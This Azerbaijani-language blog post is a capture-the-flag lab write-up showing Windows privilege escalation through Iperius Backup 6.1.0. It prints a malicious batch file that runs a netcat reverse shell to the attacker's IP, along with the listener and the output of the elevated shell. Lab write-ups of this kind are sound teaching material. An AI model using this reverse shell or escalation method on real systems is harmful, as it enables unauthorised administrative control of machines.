Windows-da Tətbiqi Exploit Edərək Privilege Escalation (İperius Backup 6.1.0)
 13rose
3 min read
Windows mühitində işləyərkən Tətbiqi Exploit Edərək PrivEsc necə həyata keçirilir?Windows-da Tətbiqi Exploit Edərək ilə PrivEsc necə həyata keçirilir?Tətbiqin Exploit Edilməsi ilə PrivEsc nədir? Windowsun Tətbiqin zəifliyi ilə PrivEsc nədir? İperius 6.1.0 -Privilege Escalation
Telegram kanalına qoşularaq bu və digər mövzular üzrə quizlərdə iştirak edə bilərsiniz!
Telegram (Kanal): https://t.me/xakeraz_official
Windows-da Tətbiqi Exploit Edilməsi
Windows əməliyyat sisteminə tətbiqlər yüklənə və Administrator/System hüquqları ilə icra edilə bilər.Hər bir tətbiqin müxtəlif cür üsulla exploit edilə bilər, amma yenədə məqsəd eynidir.Siz əvvəlki paylaşımda Docker ilə Linux PrivEsc edildiyini gördünüz bu paylaşımda isə fərqli bir istiqamət seçiləcək.Müvəfəqiyyətlə səlahiyyətlərin artırılması üçün aşağıda qeyd edilən ardıcılıqdan istifadə etməliyik.
- Windows ƏS yüklənən tətbiqləri təyin etmək
- Tətbiqlərə əsasən internetdə exploitin olub olmamasını təyin edək.
- Tapılan exploitin PoC üzrə əməliyyatlarını yerinə yetirmək.
Hədəf Windows əməliyyat sistemində yüklənən tətbiqlərin siyahısını əldə etməyin ən sadə yolu Program Files qovluğuna baxmaqdır.Qovluğun daxilində tanış olan proqramı tapmaq lazımdır. Mən hədəf RDP ilə məhdud səlahiyyətli istifadəçi kimi daxil olmuşam.Yoxladığımız zaman Program Files x86 qovluğu daxilində artıq yüklənmiş olan İperius Backup tətbiqini görə bilərik.


Mövcud vəziyyətə görə mənim tapşırığım həmin tətbiqin versiyasını təyin etməkdir.Tətbiqi icra edərək About hissəsinə keçid edərkən görə bilərikki, tətbiqin versiyası 6.1.0-dır.
exploit-db saytına nəzər yetirən zaman həmin tətbiqin həmin versiyasına uyğun exploitin olduğunu təyin edirik.

Əldə edilən exploitin PoC əsasən aşağıdakıları yerinə yetirməliyik.
- Backup əməliyyatı üçün tapşırıq yardırıq.
- İtems hissəsində qovluğu təyin edirik. (istənilən backup etmək istədiyiniz qovluq)
- Qovluğu təyinat yerinə quraşdırırıq.(backup hara qeyd ediləcəyi qovluq)
- Other Process hissəsində evil.bat zərərli skriptini netcat işlədəcək şəkildə yaradırıq.
Zərərli skript olan evil.bat faylı aşağıdakı kodu özündə saxlayır.
@echo off

C:\Users\McSkidy\Downloads\nc.exe 10.9.3.63 4444 -e cmd.exe
İndi isə Administrator hesabı ilə qarşılaşmağın vaxtı gəlmişdir.Kali Linux cihazında 4444 portunu dinləyən listener yaradırıq.Hədəf Windows cihazında yaratdığımız tapşırığı icra etdikdən sonra listenerə qayıdırıq və bizim Administrator qrupunda olna bir istifadəçi qarşılayır.
Tapşırığı icra edərkən mütləq Run as Service üsulunu seçin.Məhz bu üsulda tətbiq Administrator səlahiyyətlərindən istifadə edir.(Digər hallarda sizdən parol istəycəkdir.)
┌──(root㉿kali)-[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.9.3.63] from (UNKNOWN) [10.10.211.240] 49769
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Program Files (x86)\Iperius Backup>whoami
whoami
the-grinch-hack\thegrinch

C:\Program Files (x86)\Iperius Backup>net localgroup Administrators
net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
thegrinch
The command completed successfully.


C:\Program Files (x86)\Iperius Backup>
Gördüyünüz kimi the-grinch-hack\thegrinch istifadəçisi Administrators qrupuna üzvdür və faktiki olaraq Admin sayılır.
Tapşırıqda istifadə olunan Lab linki: https://tryhackme.com/room/adventofcyber3 13-cü bölmə
Ümidvaram faydalı olmuşdur.Təşəkkürlər!
Bizi izləyin:
Telegram (Kanal): https://t.me/xakeraz_official
Paylaşımların səliqəli yığılmış halı: https://t.me/xakerazgroup
Fikir və şərhləriniz : https://t.me/xakerazchat